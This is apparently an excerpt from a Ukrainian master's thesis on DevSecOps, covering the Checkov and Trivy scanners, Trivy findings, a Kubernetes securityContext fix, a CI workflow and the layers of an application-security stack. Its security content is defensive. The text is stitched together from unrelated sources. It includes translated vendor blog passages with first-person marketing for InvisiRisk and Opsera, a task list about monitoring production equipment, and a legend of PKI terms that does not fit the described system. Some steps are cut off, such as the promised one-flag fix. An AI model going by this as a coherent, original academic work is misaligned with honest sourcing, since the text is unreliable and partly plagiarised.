terraform validate не повертає помилок. План terraform показує, що ресурс буде створено точно так, як написано. Група безпеки розгортає порт 22, відкритий для 0.0.0.0/0. Той самий пробіл стосується корзин S3 з увімкненим публічним доступом, екземплярів RDS з вимкненим шифруванням та політик IAM, що надають "Action": "*" для "Resource": "*". Terraform надсилає все, що отримує.

Перевірка виконується перед застосуванням terraform та позначає неправильну конфігурацію до того, як ресурс існуватиме.

Checkov аналізує файл інфраструктури та будує граф ресурсів перед виконанням будь-яких перевірок. Цей граф важливий, оскільки більшість неправильних конфігурацій стають ризиками лише в контексті. Група безпеки з відкритим портом 22 є одним із виявлених ризиків. Та сама група безпеки, підключена до екземпляра EC2, перед яким стоїть публічний ALB, є зовсім іншим ризиком. Checkov оцінює підключений шлях, а не кожен ресурс окремо. На основі цього графа Checkov виконує понад 1000 вбудованих перевірок політик, кожна з яких має певний ідентифікатор.

Результати безпосередньо зіставляються з контрольними показниками CIS, PCI DSS, HIPAA, SOC 2 та контролем NIST. Команда, яка готується до аудиту SOC 2, може фільтрувати дані за ідентифікатором контролю та експортувати результати як докази без ручного звіряння результатів сканування з вимогами фреймворку.

Пароль бази даних, закодований у base64, зафіксований у Kubernetes Secret YAML. Маніфест знаходиться в системі контролю версій, тому пароль доступний будь-кому з доступом на читання до репозиторію. Виправлення полягає в тому, щоб перенести секрет до зовнішнього менеджера секретів (AWS Secrets Manager, Vault, Sealed Secrets) та посилатися на нього за назвою, а не вбудовувати значення.

**Зменшення шуму віртуального середовища**

Усі 37 цих хибнопозитивних секретних файлів та обидва хибнопозитивні

Dockerfile-и були отримані під час сканування checkov-env/, віртуального середовища Python, створеного для встановлення самого Checkov. Chekov помилково ідентифікував checkov/common/util/dockerfile.py як фактичний Dockerfile, оскільки ім'я файлу відповідає його шаблону виявлення. Виправлення полягає в одному прапорці:

Checkov ідеально підходить для команд розробників платформи, які керують інфраструктурою через Terraform або маніфести Kubernetes, де terraform apply наразі працює без перевірки безпеки перед розгортанням. Він перехоплює публічні експозиції кошиків, відкриті групи безпеки та політики IAM з підстановочними символами до створення ресурсів, а не після. Він охоплює лише файли IaC; він не оцінює активні хмарні середовища. Ресурси, розгорнуті до додавання Checkov до конвеєра, не будуть скануватися, доки новий PR не змінить їхню конфігурацію.

Checkov захищає рівень інфраструктури. Контейнери, що працюють на цій інфраструктурі, несуть власні ризики, застарілі пакети ОС, вразливі бібліотеки програм та налаштування привілеїв, які не описані в жодному файлі.tf.

**Trivy: Сканує образи контейнерів та залежності на наявність відомих CVE, перш ніж образи потраплять до реєстру**

Сканер вразливостей з відкритим кодом, який розпаковує кожен шар зображення та перевіряє пакети ОС і мовні залежності на відповідність базам даних NVD, GitHub Advisory та CVE, специфічним для ОС.

Dockerfile команди починається з FROM ubuntu:22.04. Базовий образ, витягнутий шість місяців тому, містив OpenSSL 1.1.1t. Через три місяці проти нього було опубліковано CVE-2023-0286 – вразливість, що призводить до плутанини з типами, яка дозволяє віддаленому зловмиснику читати пам'ять або аварійно завершувати процес.

Ніхто не змінював Dockerfile. Ніхто не змінював код програми. Вразливість була введена через базову версію образу, закріплену під час останньої збірки, і вона залишається там, доки хтось не перебудує програму на

виправлену версію. Крім того, програма отримує власні залежності через npm install або pip install. Файл requirements.txt, закріплений на requests==2.27.0, містить усі CVE, опубліковані для цієї версії, доки хтось не оновить закріплений файл.

Trivy сканує кожен шар зображення за базами даних CVE, перш ніж він потрапить до реєстру.

Trivy розпаковує кожен шар зображення та інвентаризує все встановлене: пакети ОС через apt, apk або yum; пакети Python у site-packages; модулі Node у node_modules; JAR-файли Java у classpath; модулі Go, скомпільовані у двійковий файл. Не просто код програми. Все.

Цей інвентар перевіряється за допомогою NVD, бази даних рекомендацій GitHub та рекомендацій для конкретних ОС для Alpine, Debian, Ubuntu та RHEL, а також баз даних для конкретних мов програмування для PyPI, npm, RubyGems, Go та Maven. Кожна знахідка повертає назву пакета, ідентифікатор CVE, рівень серйозності та версію, яка виправляє помилку.

Окрім сканування зображень, Trivy перевіряє YAML Kubernetes на наявність неправильних конфігурацій привілеїв та генерує перелік матеріалів програмного забезпечення у форматі CycloneDX або SPDX. SBOM стає корисним, коли з'являється нове CVE; замість повторного сканування кожного образу команди перевіряють свої існуючі SBOM, щоб побачити, які образи містять уражену версію пакета.

Практичний розділ: Сканування розгортання k3s, правило критичного виходу та чотири закриті ключі, заховані в terraform.tfstate

Запуск Trivy для проєкту dp-app з увімкненими всіма трьома сканерами:

```
trivy fs --scanners vuln,secret,misconfig.
```

Ця єдина команда одночасно просканувала маніфести Kubernetes, файли Terraform та повний каталог на наявність секретів. Ось що вийшло в результаті фактичного сканування проекту:

Сканування виявило 1 КРИТИЧНИЙ, 4 ВИСОКІ в Terraform, а також КРИТИЧНІ ліди з розривом на рівні мережі:

У сценарії зі скомпрометованим контейнером це дозволяє зловмиснику викрасти дані або отримати доступ до зовнішньої інфраструктури без будь-яких обмежень на рівні мережі.

Поряд із цим є чотири ВАЖКІ висновки: екземпляр EC2 не застосовує токени IMDSv2 (AWS-0028), підмережа автоматично призначає публічні IP-адреси (AWS-0164), корзина S3 використовує AES256 замість ключа KMS, керованого клієнтом (AWS-0132), а журнали потоку VPC вимкнено (AWS-0178, що означає відсутність запису мережевого трафіку для розслідування інцидентів.

Більшість команд ігнорують колонку секретів у файлах штатів:

```
Finding: AsymmetricPrivateKey, HIGH (×4)
File: terraform/terraform.tfstate · Lines 961, 1008, 1009, 1010
Key types: RSA private key + OPENSSH private key
Finding: AsymmetricPrivateKey, HIGH (×4)
File: terraform/terraform.tfstate.backup · Lines 961, 1008, 1009, 1010
Key types: RSA private key + OPENSSH private key
```

Файл стану містить закриті ключі RSA та OPENSSH, вбудовані у відкритий текст як в активному стані, так і в його резервній копії. Файли стану постійно надсилаються до репозиторіїв; вони розглядаються як артефакти збірки, а не як секрети. Після того, як terraform.tfstate потрапляє під контроль версій, кожен ключ у ньому стає таким же відкритим, як і жорстко закодовані облікові дані. Як активний стан, так і резервна копія містять однакові ключі.

Негайно додайте обидва до.gitignore. Для віддаленого стану використовуйте S3 із шифруванням на стороні сервера та заблокуйте весь публічний доступ до корзини.

Kubernetes виявляє 25 неправильних конфігурацій, розподілених по обох маніфестах:

Як postgres-statefulset.yaml, так і nginx.yaml мають однаковий кластер проблем: allowPrivilegeEscalation не встановлено на false (KSV-0001), не вказано профіль seccomp (KSV-0030, KSV-0104), контейнери не працюють від імені root (KSV-0012), та використовується контекст безпеки за замовчуванням, який дозволяє root-права (KSV-0118 HIGH).

Виправлення в обох маніфестах полягає в тому ж блоці securityContext:

```
securityContext:
  allowPrivilegeEscalation: false
  runAsNonRoot: true
  runAsUser: 10001
  runAsGroup: 10001
  readOnlyRootFilesystem: true
  seccompProfile:
    type: RuntimeDefault
  capabilities:
    drop:
      - ALL
```

Додавання Trivy до PR-конвеєра для блокування цих змін перед надсиланням:

```
name: Trivy Scan

on:
  pull_request:

jobs:
  trivy:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      - name: Build image
        run: docker build -t app:${{ github.sha }}.

      - name: Run Trivy
        uses: aquasecurity/trivy-action@master
        with:
          image-ref: app:${{ github.sha }}
          severity: CRITICAL,HIGH
          exit-code: 1
          ignore-unfixed: true
```

exit-code: 1 заблокував би цей PR, CRITICAL вихідний сигнал, а приватні ключі HIGH у файлі стану перевищують поріг. ignore-unfixed: true зменшує шум, виключаючи CVE, для яких ще немає доступного патчу.

Trivy підходить будь-якій команді, яка постачає образи Docker, де жоден сканер наразі не перевіряє ці образи на наявність CVE рівня ОС або вразливостей залежностей, перш ніж вони потраплять до реєстру. Контейнеризовані додатки успадковують вразливості від базових образів, які команда розробників додатків ніколи не писала та рідко контролює. Trivy робить їх видимими під час збірки. Він охоплює сканування статичних образів та маніфестів Kubernetes. Він не забезпечує виявлення загроз у реальному часі; скомпрометований процес, що працює всередині вже розгорнутого контейнера, виходить за межі його сфери застосування.

TruffleHog, Semgrep, Checkov та Trivy постійно генерують результати. В організації, де всі чотири платформи працюють у десятках репозиторіїв, вузьке місце зміщується з виявлення на відповідальність: яка команда виправляє які недоліки, наскільки вони серйозні в контексті та коли їх фактично вирішують?

Як ці п'ять інструментів DevSecOps охоплюють різні рівні конвеєра доставки

Кожен інструмент у цьому посібнику стосується окремого рівня безпеки. П'ять інструментів не дублюють основне покриття один одного. Кожен з них зчитує поверхню, яку інші не зчитують, тому запуск усіх п'яти в одному конвеєрі виявляє те, що пропускає будь-який окремий сканер.

**Почніть з виявлення, а потім автоматизуйте рівень відновлення**

Конвеєр, який запускає TruffleHog, Semgrep, Checkov та Trivy на кожному запиті на оновлення (PR), виявляє секрети, перш ніж вони потраплять до системи контролю версій, позначає вразливості, пов'язані з впровадженням, перед злиттям, блокує небезпечний Terraform перед розгортанням у хмарі та виявляє CVE контейнерів перед надсиланням образів. Кожен інструмент працює незалежно та вирішує рівень безпеки, який інші не охоплюють. Обмежувальним фактором для більшості команд є не виявлення; це те, що відбувається після того, як сканер повертає результат. Власність незрозуміла. Пріоритет не встановлено. Докази відповідності не збираються. Виправлення чекають. Саме тут програми безпеки зупиняються, і саме це вирішує рівень виправлення, такий

як Opsera. Зріла програма DevSecOps поєднує обидва рівні: автоматичне виявлення, яке безперервно виконується в конвеєрі CI/CD, та автоматизовані робочі процеси сортування та усунення недоліків, які скорочують розрив між знахідкою та виправленням. Інструменти, розглянуті в цьому посібнику, не є єдиними доступними інструментами DevSecOps. Це п'ять інструментів, які охоплюють різні поверхні атак, інтегруються безпосередньо в робочі процеси запитів на втягування та надають результати, на основі яких розробники можуть реагувати без спеціального циклу перевірки безпеки між скануванням та виправленням.

## 2.2 Обґрунтування вибору засобів для побудови системи та мови програмування

Для реалізації програмних модулів системи автоматизованого захисту мережевих додатків у конвеєрах DevSecOps було використано середовище розробки Visual C++. Сучасні корпоративні програмні системи та засоби кібербезпеки характеризуються високим рівнем складності, що робить створення подібного софту виключно за допомогою базових конструкцій мови трудомістким процесом. Для прискорення розробки та стандартизації взаємодії з операційною системою застосовуються спеціалізовані об’єктно-орієнтовані бібліотеки класів, зокрема MFC (Microsoft Foundation Classes).

У контексті DevSecOps-архітектури критично важливим є забезпечення високої продуктивності, надійності та швидкості обробки великих масивів даних (наприклад, логів сканування, трафіку мережевих додатків та результатів аналізу вразливостей). Бібліотека MFC виступає структурованим каркасом (*framework*), який інкапсулює низькорівневі виклики системного API Windows, спрощуючи розробку службових модулів, взаємодію з базами даних інцидентів та інтеграцію захисних механізмів у загальний конвеєр розробки.

Головними перевагами застосування Visual C++ та MFC у розробці системи автоматизованого захисту є:

– Продуктивність виконання: компільований код на C++ забезпечує мінімальні затримки при виконанні фонових завдань моніторингу, перехоплення мережевих пакетів і динамічного аналізу корпоративних додатків.

– Інкапсуляція та модульність: об'єднання складних інтерфейсів API у логічну ієрархію класів полегшує підтримку коду, його розширення та адаптацію до нових стандартів безпеки.

– Багаторазове використання коду (Reusability): за рахунок механізмів спадкування та поліморфізму розробник може швидко створювати стандартизовані компоненти для аналізу захищеності, уникаючи дублювання коду.

– Автоматизація прототипування: вбудовані засоби генерації додатків дозволяють оперативно формувати базову архітектуру для багатопотокових інструментів сканування та тестування безпеки, що гармонійно вписується в ідеологію безперервного розгортання (DevSecOps).

Таким чином, використання Visual C++ та бібліотеки MFC дозволяє створити надійне, високопродуктивне та масштабоване програмне ядро для систем автоматизованого захисту корпоративних мережевих додатків.

### 2.3 Розгорнута постановка завдання

Згідно з технічним завданням на випускну кваліфікаційну роботу за другим (магістерським) рівнем вищої освіти, реалізації підлягає програмне забезпечення, яке призначено для системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

В процесі розробки випускної кваліфікаційної роботи за другим (магістерським) рівнем вищої освіти необхідно виконати наступний обсяг роботи:

а) провести аналіз існуючих систем-аналогів для виявлення їх позитивних і негативних якостей. Результати аналізу врахувати в подальших розробках;

б) вибрати та обґрунтувати методику побудови системи контролю роботи

технологічного обладнання на виробництві в автоматизованому режимі. Розробити функціональну та структурну схеми системи;

в) розробити програмне забезпечення системи, що дозволить реалізувати поставлену технічним завданням задачу. Побудувати блок-схеми алгоритмів програми та підпрограми;

г) організувати інтерфейс користувача з метою формування та виводу на екран ЕОМ повідомлень про некоректні дії користувача та нестандартні ситуації в роботі технологічного обладнання;

д) розробити рекомендації по організаційних та методичних заходах, які забезпечать впровадження системи в промислову експлуатацію та її подальшу успішну експлуатацію;

е) провести розрахунки по визначенню економічної ефективності розробленої системи;

ж) розробити заходи по охороні праці при впровадженні та експлуатації системи, а також розробити заходи з цивільного захисту;

з) сформувати висновки про виконаний обсяг робіт та одержані результати.

# 3 ОПИС І ОБҐРУНТУВАННЯ ПРОЕКТНИХ РІШЕНЬ

## 3.1 Опис функціонування системи

Сучасний стек безпеки додатків базується на чотирьох фундаментальних категоріях (безпека коду або SAST, безпека залежностей або SCA, безпека виконання або DAST/RASP та безпека інфраструктури) плюс п'ятий рівень, якого бракує більшості організацій: безпека під час збірки, також відома як брандмауер збірки додатків (BAF). Кожен рівень охоплює різну поверхню атаки, і жоден інструмент не замінює інші. Команди DevSecOps, які використовують дві або три з цих категорій, як правило, виявляють прогалини на власному досвіді, зазвичай під час інциденту або аудиту.

Атаки на ланцюги поставок програмного забезпечення стали більш витонченими, регуляторний тиск продовжує посилюватися, а керівники інформаційних систем (CISO) тепер несуть особисту відповідальність за заяви про безпеку, які вони підписують. Кожну прогалину в стеку зловмисник або аудитор виявить першою.

**Що таке інструменти безпеки програм?**

Інструменти безпеки додатків – це програмні продукти, які захищають додатки від загроз під час розробки, збірки, розгортання та виконання. Вони сканують вихідний код на наявність вразливостей, аналізують залежності з відкритим кодом, тестують запущені додатки на наявність експлойтів, захищають інфраструктуру та відстежують, що відбувається під час самого процесу збірки.

Інструменти безпеки DevSecOps зосереджені саме на вбудовуванні цих захистів у конвеєр CI/CD, щоб перевірки безпеки виконувалися автоматично, а не як окремий етап. Мета проста: виявляти проблеми до того, як це зроблять зловмисники, та доводити аудиторам, що програмне забезпечення, яке ви постачаєте, було створено безпечно.

**4 традиційні рівні стеку безпеки додатків**

**Безпека коду (SAST)**

Статичне тестування безпеки додатків перевіряє вихідний код без його виконання. Інструменти SAST шукають вразливості, такі як SQL-ін'єкції, міжсайтовий скриптинг, жорстко закодовані облікові дані та незахищені криптографічні шаблони. Вони запускаються на ранніх етапах розробки, надаючи розробникам зворотний зв'язок у їхньому IDE або під час запитів на зняття даних. Популярні варіанти включають Semgrep, Checkmarx та Veracode. SAST найкраще працює в поєднанні з навчанням розробників, оскільки виявлені проблеми вимагають людського судження для правильного виправлення.

**Безпека залежностей (SCA)**

Аналіз складу програмного забезпечення (SCA) виявляє компоненти з відкритим кодом у кодовій базі та позначає відомі вразливості, проблеми з дотриманням ліцензійних вимог і застарілі пакети. Враховуючи, що сучасні програми часто містять більше стороннього коду, ніж оригінального коду, SCA став важливим. Такі інструменти, як Snyk, Dependabot і Black Duck, сканують маніфести та блокують файли на основі баз даних вразливостей. SCA генерує перелік матеріалів програмного забезпечення (SBOM), які регуляторні органи все частіше вимагають для програмного забезпечення, що продається уряду та покупцям критичної інфраструктури.

**Безпека виконання (DAST/RASP)**

Динамічне тестування безпеки додатків досліджує запущені додатки ззовні, імітуючи поведінку зловмисника в реальному середовищі. Самозахист додатків під час виконання вбудовується всередину самого додатка та блокує шкідливі запити в міру їх надходження. DAST знаходить вразливості в розгорнутих додатках, які SAST може пропустити, оскільки вони проявляються лише під час виконання. RASP виявляє активні спроби експлуатації. Разом вони захищають додатки після їх запуску.

**Безпека інфраструктури**

Безпека інфраструктури охоплює хмарні облікові записи, контейнери,

кластери Kubernetes та мережеві конфігурації, на яких розміщені програми. Інструменти керування станом безпеки хмари (CSPM), такі як Wiz, сканують на наявність неправильно налаштованих корзин S3, надмірно дозвільних ролей IAM та вразливих сервісів. Сканери контейнерів перевіряють образи на наявність відомих вразливостей, перш ніж вони потраплять у робоче середовище. Без цього рівня безпечна програма може бути скомпрометована через навколишнє середовище.

Чотири вищезазначені категорії охоплюють багато тем, але мають одну спільну сліпу зону: сам процес збірки. SAST сканує код перед початком збірки. SCA зчитує маніфести залежностей, які можуть не відповідати тому, що фактично завантажується. DAST тестує розгорнутий артефакт. Інструменти інфраструктури спостерігають за середовищем. Жоден з них не спостерігає за тим, що відбувається під час збірки, коли вихідний код, залежності, шари контейнера та секрети об'єднуються для створення кінцевого артефакту.

Цей пробіл важливий, оскільки саме під час збірки відбуваються атаки ланцюга поставок. Під час збірки з'являються скомпрометовані пакети, залежності з помилками, шкідливі пост-інсталяційні скрипти, витік облікових даних та підроблені артефакти. SCA зчитує маніфест, але шкідливий пост-інсталяційний скрипт може витягнути код, який ніколи не був оголошений у маніфесті. На той час, як інструменти подальшої розробки побачать результат, пошкодження вже закарбовано.

**П'ятий рівень: Безпека під час збірки (брандмауер збірки програм)**

Брандмауер збірки програм (BAF) розташований всередині конвеєра CI/CD та перевіряє мережевий трафік у режимі реального часу під час виконання збірки. Він застосовує політику нульової довіри до кожної транзакції, блокує несанкціоноване завантаження пакетів, запобігає витоку секретних даних та генерує перевірені докази того, що насправді було включено до кінцевого артефакту. BAF – це найновіша категорія в безпеці програм: безпека під час збірки, унікально розроблена для зупинки атак нульового дня під час самої збірки.

Сервер збірки роками був відкритим чорним люком, і ми створили BAF від InvisiRisk, щоб його закрити. Там, де традиційні інструменти повідомляють вам про вразливість після того, як вона сталася, ми запобігаємо шкідливій поведінці в режимі реального часу.

### 3.2 Розробка структурної схеми

У розробці програмного забезпечення швидкість стала новим стандартом. Тепер команди розгортають оновлення та нові функції за лічені години, а не за тижні. Але разом із цією швидкістю виникає тиск на швидкий випуск, задоволення очікувань клієнтів та забезпечення безпеки систем. Коли безпека розглядається як останній крок, а не вбудована в процес, це може призвести до дорогої переробки, затримок або порушень, які підривають довіру.

DevSecOps (розробка, безпека та операції). Це практика впровадження безпеки на кожному етапі розробки програмного забезпечення, включаючи планування, кодування, тестування та розгортання.

Замість того, щоб розглядати безпеку як окремий крок, DevSecOps об'єднує команди розробки, операцій та безпеки для швидшого створення безпечніших систем. Це перехід до спільної відповідальності, автоматизації та постійного вдосконалення всього процесу розробки.

Ведення сучасних IT-операцій означає постійне балансування конкуруючих пріоритетів: швидке виконання робіт, безпека та стабільність систем. Кожне рішення впливає на ваші команди, терміни та бізнес-цілі.

Кожна компанія хоче випускати нові функції, виправляти помилки та швидко реагувати на зміни на ринку. Саме в цьому полягає суть безперервної інтеграції та розробки. Але традиційні методи безпеки, такі як тривалі ручні перевірки або аудити в останню хвилину, часто уповільнюють процес.

Коли безпека вирішується окремо, команди часто стикаються зі складним компромісом між підтримкою швидкості випуску та забезпеченням захисту. Кращим варіантом є вбудовування безпеки у ваш процес з самого початку.

Тестуючи на ранній стадії, ви зберігаєте як швидкість, так і безпеку, створюючи робочий процес, який підтримує інновації, а не блокує їх.

Сучасні IT-системи складніші, ніж будь-коли. Мікросервіси, контейнери, API та хмарні робочі навантаження спрощують їх створення та масштабування, але вони також створюють більше ризиків для безпеки. Додавання безпеки на ранніх етапах процесу зменшує вразливості та робить доставку надійнішою.

Вплив цих вразливостей виходить за рамки технічних збоїв. Середня вартість витоку даних становить 4,4 мільйона доларів, навіть після нещодавнього падіння, зумовленого швидшим реагуванням. Організаціям все ще потрібно в середньому близько 241 дня, щоб знайти та локалізувати витік[1] , що нагадує нам, що швидкість без контролю може дорого коштувати.

Для IT-директорів, IT-директорів та лідерів DevOps швидкість – не єдиний показник успіху. Клієнти, партнери та регуляторні органи очікують доказів того, що системи безпечні та відповідають вимогам. Незалежно від того, чи працюєте ви в сфері підбору персоналу, IT-послуг чи розробки програмного забезпечення, демонстрація надійних практик безпеки додатків та хмарних технологій тепер є бізнес-необхідністю.

DevSecOps дозволяє це робити, створюючи журнали аудиту, забезпечуючи дотримання політик як коду та забезпечуючи відповідність вимогам без уповільнення виконання. Інтеграція безпеки в DevOps перетворює відповідність вимогам з контрольного списку на конкурентну перевагу.

Вбудовування безпеки в робочі процеси DevOps зосереджено на тому, щоб зробити розповсюдження програмного забезпечення швидшим, безпечнішим та надійнішим. Йдеться про ранню інтеграцію безпеки, щоб вона стала частиною процесу виконання роботи, а не чимось, що додається в кінці. Такий підхід допомагає командам вирішувати проблеми на ранній стадії, уникати несподіванок та зменшувати витрати на виправлення неполадок після випуску.

Наприклад, компанія може автоматизувати сканування безпеки у своєму конвеєрі CI/CD. Це надає розробникам негайний зворотний зв'язок у межах

їхнього робочого процесу, дозволяючи вносити невеликі виправлення на ранній стадії та виявляти більші проблеми до релізу. Це зменшує кількість пожежних ініціатив, знижує витрати після релізу та допомагає командам швидше та розумніше розробляти програмне забезпечення.

**Створення сталої структури DevSecOps**

Створення фреймворку DevSecOps може здатися складним, але розбиття його на етапи робить його керованим. Ось практичний підхід:

**Створіть культуру спільної відповідальності**

Одна з найважливіших передових практик DevSecOps – це зміна ставлення до безпеки. Команди більше не можуть ставитися до цього як до «роботи команди безпеки». Розробники, операційна служба та служба безпеки повинні працювати разом для досягнення спільних цілей.

Почніть з призначення відповідальних осіб з безпеки в командах розробників. Використовуйте такі показники, як швидкість виправлення вразливостей або обсяг коду, що пройшов тестування безпеки. Проводьте бездоганні огляди, запитуючи «чого ми навчилися?» замість «хто допустив помилку?». Цей культурний зсув робить безпеку нормальною частиною щоденної роботи, а не другорядною.

**Автоматизуйте розумно**

Поєднання безпеки, швидкості та узгодженості вимагає автоматизації. Вам потрібні способи зробити безпеку частиною вашого робочого процесу, не уповільнюючи розробку. Розгляньте такі кроки:

– Інтегруйте статичне тестування безпеки застосунків (SAST) у кожну збірку.

– Додайте сканування залежностей та образів контейнерів перед розгортанням.

– Зсуньте ліворуч, тестуючи під час модульного тестування, а не після збірки.

– Використовуйте політику як код, щоб забезпечити відповідність шаблонів інфраструктури вимогам.

– Підключіть моніторинг та ведення журналу до сповіщень безпеки для кращої спостережливості.

Ці практики поєднують безпеку з безперервною інтеграцією та конвеєрами доставки, гарантуючи, що ви не створюєте окремі, трудомісткі цикли.

**Спростіть та узгодьте свій інструментарій**

Розпорошеність інструментів є поширеним явищем. Занадто багато інструментів безпеки, окремі панелі інструментів та фрагментовані дані можуть фактично уповільнити роботу вашої команди.

Кращим підходом є інтеграція інструментів безпеки безпосередньо в існуючі DevOps-платформи, щоб розробники могли бачити все в одному місці. Вибирайте інструменти, які підтримують автоматизоване тестування та постійну відповідність вимогам у різних середовищах. Панелі інструментів, що показують тенденції вразливостей, час виправлення та стан відповідності, спрощують керування безпекою без додаткових складнощів.

Коли команди бачать усе в одному вікні, вони витрачають менше часу на маніпуляції інструментами та більше часу на впевнене створення безпечного програмного забезпечення.

На рисунку 3.1 представлена структурна схема розробленої системи. Для поняття роботи системи введені наступні позначення:

– ЕЦП – електроний цифровий підпис;

– УЦ – удостовірюючий центр.

– ЦС – цифровий сертифікат;

– PKI – інфраструктура відкритих ключів;

– DVCS – Data Validation and Certification Server Protocols – протокол підтвердження даних та сертифікації серверу;

– OCSP – Online Certificate Status Protocol – онлайн протокол статусу сертфікату;

– TSP – Time-Stamp Protocol – протокол часових міток;

– TLS – криптографічний протокол, що забезпечує захищену передачу даних між вузлами в мережі Інтернет;

– RFC – документ, у якому описується той або інший стандарт.




Рисунок 3.1 – Структурна схема системи

### 3.3 Розробка функціональної схеми

Як складову частину загальної структурної схеми системи, наведемо функціональну схему роботи протоколу SSL/TLS. Даний криптографічний протокол є невіддільним компонентом багаторівневої системи автоматизованого захисту мережевих корпоративних додатків та забезпечує безпеку транспортного рівня в межах конвеєрів безперервної інтеграції та розгортання (DevSecOps).

На рисунку 3.2 зображена функціональна схема системи. Нижче розглянемо її більш докладно.

